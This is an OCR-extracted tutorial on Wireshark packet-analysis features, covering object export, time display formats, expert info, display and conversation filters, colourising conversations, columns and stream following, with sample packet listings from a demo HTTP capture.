
WireShark

▼ Export Objects (Files)


Wireshark can extract files transferred through the wire. For a security analyst, it is vital to discover shared files and save them for further investigation. Exporting objects are available only for selected protocol's streams (DICOM, HTTP, IMF, SMB and TFTP).




Packet	Hostname	Content Type	Size	Filename
27	pagead2.googlesyndication.com	text/html	3608 bytes	ads?client=ca-pub-23091919486
38	www.ethereal.com	text/html	18 kB	download.html

▼ Time Display Format

Wireshark lists the packets as they are captured, so investigating the default flow is not always the best option. By default, Wireshark shows the time in "Seconds Since Beginning of Capture", the common usage is using the UTC Time Display Format for a better view. You can use the "View --> Time Display Format" menu to change the time display format.


http1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
☑ Main Toolbar
☑ Filter Toolbar
□ Wireless Toolbar
☑ Status Bar
□ Full Screen F11
☑ Packet List
☑ Packet Details
☑ Packet Bytes
Time Display Format
Name Resolution
Zoom
Expand Subtrees Shift+Right
Collapse Subtrees Shift+Left
Expand All Ctrl+Right
Collapse All Ctrl+Left
Colorize Packet List
Coloring Rules...
Colorize Conversation
Reset Layout Ctrl+Shift+W
Resize Columns Ctrl+Shift+R
Internals
Show Packet in New Window
Reload as File Format/Capture Ctrl+Shift+F
Reload Ctrl+R
Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+1
Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
Time of Day (01:02:03.123456) Ctrl+Alt+2
Seconds Since 1970-01-01 Ctrl+Alt+3
● Seconds Since Beginning of Capture Ctrl+Alt+4
Seconds Since Previous Captured Packet Ctrl+Alt+5
Seconds Since Previous Displayed Packet Ctrl+Alt+6
UTC Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+7
UTC Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
UTC Time of Day (01:02:03.123456) Ctrl+Alt+8
● Automatic (from capture file)
Seconds
Tenths of a second
Hundredths of a second
Milliseconds
Microseconds
Nanoseconds
□ Display Seconds With Hours and Minutes
Packets: 43 · Displayed: 43 (100.0%) · Comments: 1 Profile: Default




▼ Expert Info

Wireshark also detects specific states of protocols to help analysts easily spot possible anomalies and problems. Note that these are only suggestions, and there is always a chance of having false positives/negatives. Expert info can provide a group of categories in three different severities. Details are shown in the table below.

Severity	**Colour**	**Info**
Chat	**Blue**	Information on usual workflow.
Note	**Cyan**	Notable events like application error codes.
Warn	**Yellow**	Warnings like unusual error codes or problem statements.
Error	**Red**	Problems like malformed packets.

Frequently encountered information groups are listed in the table below. You can refer to Wireshark's official documentation for more information on the expert information entries.

Group	Info	Group	Info
Checksum	Checksum errors.	**Deprecated**	Deprecated protocol usage.
Comment	Packet comment detection.	**Malformed**	Malformed packet detection.



Wireshark · Expert Information · http1.pcapng


Severity	Summary	Group	Protocol	Count
Note	Duplicate ACK (#1)	Sequence	TCP	1
37	[TCP Dup ACK 28#1] 3371 → 80 [ACK] Seq=722 Ack=1591 W…	Sequence	TCP	
Note	This frame is a (suspected) spurious retransmission	Sequence	TCP	1
Note	This frame is a (suspected) retransmission	Sequence	TCP	1
Chat	Connection finish (FIN)	Sequence	TCP	2
Chat	GET /download.html HTTP/1.1\r\n	Sequence	HTTP	4
4	GET /download.html HTTP/1.1	Sequence	HTTP	
18	GET /pagead/ads?client=ca-pub-2309191948673629&rando…	Sequence	HTTP	
27	HTTP/1.1 200 OK (text/html)	Sequence	HTTP	
38	HTTP/1.1 200 OK	Sequence	HTTP	
Chat	Connection establish acknowledge (SYN+ACK): server port 80	Sequence	TCP	1
Chat	Connection establish request (SYN): server port 80	Sequence	TCP	1
Comment	Packet comments listed below.	Comment	Frame	1
12	Demo Comment Test	Comment	Frame	

No display filter set.

☐ Limit to Display Filter ☑ Group by summary Search:


▼ Apply as Filter

This is the most basic way of filtering traffic. While investigating a capture file, you can click on the field you want to filter and use the "right-click menu" or **"Analyse --> Apply as Filter"** menu to filter the specific value. Once you apply the filter, Wireshark will generate the required filter query, apply it, show the packets according to your choice, and hide the unselected packets from the packet list pane. Note that the number of total and displayed packets are always shown on the status bar.



▼ Conversation filter

- "Conversation Filter" option helps you view only the related packets and hide the rest of the packets easily. You can use the"right-click menu" or "**Analyse --> Conversation Filter**" menu to filter conversations.



```
(ip.addr eq 145.254.160.237 and ip.addr eq 65.208.228.223) and (tcp.port eq 3372 and tcp.port eq 80)
```

```
No.  Time     Source          Destination     Protocol Length Info
 1 0.000000 145.254.160.237 65.208.228.223 TCP      62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=146
 2 0.911310 65.208.228.223  145.254.160.237 TCP     62 80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Le
 3 0.911310 145.254.160.237 65.208.228.223 TCP      54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
 4 0.911310 145.254.160.237 65.208.228.223 HTTP    533 GET /download.html HTTP/1.1
 5 1.472116 65.208.228.223  145.254.160.237 TCP     54 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
 6 1.682419 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=1
 7 1.812606 145.254.160.237 65.208.228.223 TCP      54 3372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Le
 8 1.812606 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [ACK] Seq=1381 Ack=480 Win=6432 Le
 9 2.012894 145.254.160.237 65.208.228.223 TCP      54 3372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Le
10 2.443513 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [ACK] Seq=2761 Ack=480 Win=6432 Le
11 2.553672 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [PSH, ACK] Seq=4141 Ack=480 Win=64
12 2.553672 145.254.160.237 65.208.228.223 TCP      54 3372 → 80 [ACK] Seq=480 Ack=5521 Win=9660 Le
14 2.633787 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [ACK] Seq=5521 Ack=480 Win=6432 Le
15 2.814046 145.254.160.237 65.208.228.223 TCP      54 3372 → 80 [ACK] Seq=480 Ack=6901 Win=9660 Le
16 2.894161 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [ACK] Seq=6901 Ack=480 Win=6432 Le
19 3.014334 145.254.160.237 65.208.228.223 TCP      54 3372 → 80 [ACK] Seq=480 Ack=8281 Win=9660 Le
20 3.374852 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [ACK] Seq=8281 Ack=480 Win=6432 Le
21 3.495025 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [PSH, ACK] Seq=9661 Ack=480 Win=64
22 3.495025 145.254.160.237 65.208.228.223 TCP      54 3372 → 80 [ACK] Seq=480 Ack=11041 Win=9660 L
23 3.635227 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [ACK] Seq=11041 Ack=480 Win=6432 L
25 3.815486 145.254.160.237 65.208.228.223 TCP      54 3372 → 80 [ACK] Seq=480 Ack=12421 Win=9660 L
29 4.105904 65.208.228.223  145.254.160.237 TCP   1434 80 → 3372 [PSH, ACK] Seq=12421 Ack=480 Win=6
```

```
▸ Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
▸ Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
▸ Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
▸ Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 0, Len: 0
```


```
0000  fe ff 20 00 01
0010  00 30 0f 41 40
0020  e4 df 0d 2c 00
0030  22 38 c3 0c 00
```

http1.pcapng Packets: 43 · Displayed: 43 (100.0%) Profile: Default

http1.pcapng Packets: 43 · Displayed: 34 (79.1%) Profile: Default


▼ Colourise Conversation

- This option is similar to the "Conversation Filter" with one difference. It highlights the linked packets without applying a display filter and decreasing the number of viewed packets. This option works with the "Colouring Rules" option ad changes the packet colours without considering the previously applied colour rule. You can use the "right-click menu" or **"View --> Colourise Conversation"** menu to colourise a linked packet in a single click. Note that you can use the "View --> Colourise Conversation --> Reset Colourisation" menu to undo this operation.



▼ Prepare as Filter


Similar to "Apply as Filter", this option helps analysts create display filters using the "right-click" menu. However, unlike the previous one, **this model doesn't apply the filters after the choice.** It adds the required query **to the pane and waits for the execution command** (enter) or another chosen filtering option by using the **".. and/or.."** from the "right-click menu".


http1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
3
ip.src == 145.254.160.237
No. Time Source Destination Protocol Length Info
1
Mark/Unmark Packet(s) Ctrl+M
Ignore/Unignore Packet(s) Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As…
Show Packet in New Window
Prepare as Filter: ip.src == 145.254.160.237
Selected
Not Selected
…and Selected
…or Selected
…and not Selected
…or not Selected
2

```
 1 0.000000 145.254.160.237 65.208.228.223 TCP 62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
 2 0.911310 65.208.228.223   → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SA
 3 0.911310 145.254.160      372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
 4 0.911310 145.254.160      ET /download.html HTTP/1.1
 5 1.472116 65.208.228.223   → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
 6 1.682419 65.208.228.223   → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=1380 [TCP segmen
 7 1.812606 145.254.160.237  372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Len=0
 8 1.812606 65.208.228.223   → 3372 [ACK] Seq=1381 Ack=480 Win=6432 Len=1380 [TCP seg
 9 2.012894 145.254.160.237  372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Len=0
10 2.443513 65.208.228.223   → 3372 [ACK] Seq=2761 Ack=480 Win=6432 Len=1380 [TCP seg
11 2.553672 65.208.228.223   3372 [PSH, ACK] Seq=4141 Ack=480 Win=6432 Len=1380 [TC
12 2.553672 145.254.160.237  Len=0
13 2.553672 145.254.160.237  ndication.com
14 2.633787 65.208.228.223   Len=1380 [TCP seg
15 2.814046 145.254.160.237  Len=0
16 2.894161 65.208.228.223   Len=1380 [TCP seg
17 2.914190 145.253.2.203    googlesyndication.
18 2.984291 145.254.160.237  573629&random=10844
19 3.014334 145.254.160.237  Len=0
20 3.374852 65.208.228.223   Len=1380 [TCP seg
21 3.495025 65.208.228.223   3372 [PSH, ACK] Seq=9661 Ack=480 Win=6432 Len=1380 [TC
22 3.495025 145.254.160.237  372 → 80 [ACK] Seq=480 Ack=11041 Win=9660 Len=0

▸ Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bit
▸ Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff
▸ Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.2
▸ Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq

0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00   ·· ·····
0010  00 30 0f 41 40 00 80 06  91 eb 91 fe a0 ed 41 d0   ·0·A@···
0020  e4 df 0d 2c 00 50 38 af  fe 13 00 00 00 00 70 02   ···,·P8·
0030  22 38 c3 0c 00 00 02 04  05 b4 01 01 04 02         "8······

Transmission Control Protocol (tcp), 28 byte(s)   Packets: 43 · Displayed: 43 (100.0%) · Marked: 1 (2.3%) · Comments: 1   Profile: Default
```

▼ Apply as Column


By default, the packet list pane provides basic information about each packet. You can use the "right-click menu" or "Analyse **-->** Apply as Column" menu to add columns to the packet list pane. Once you click on a value and apply it as a column, it will be visible on the packet list pane. This function helps analysts examine the appearance of a specific value/field across the available packets in the capture file. You can enable/disable the columns shown in the packet list pane by clicking on the top of the packet list pane.



Follow Stream

Wireshark displays everything in packet portion size. However, it is possible to reconstruct the streams and view the raw traffic as it is presented at the application level. Following the protocol, streams help analysts recreate the application-level data and understand the event of interest. It is also possible to view the unencrypted protocol data like usernames, passwords and other transferred data.

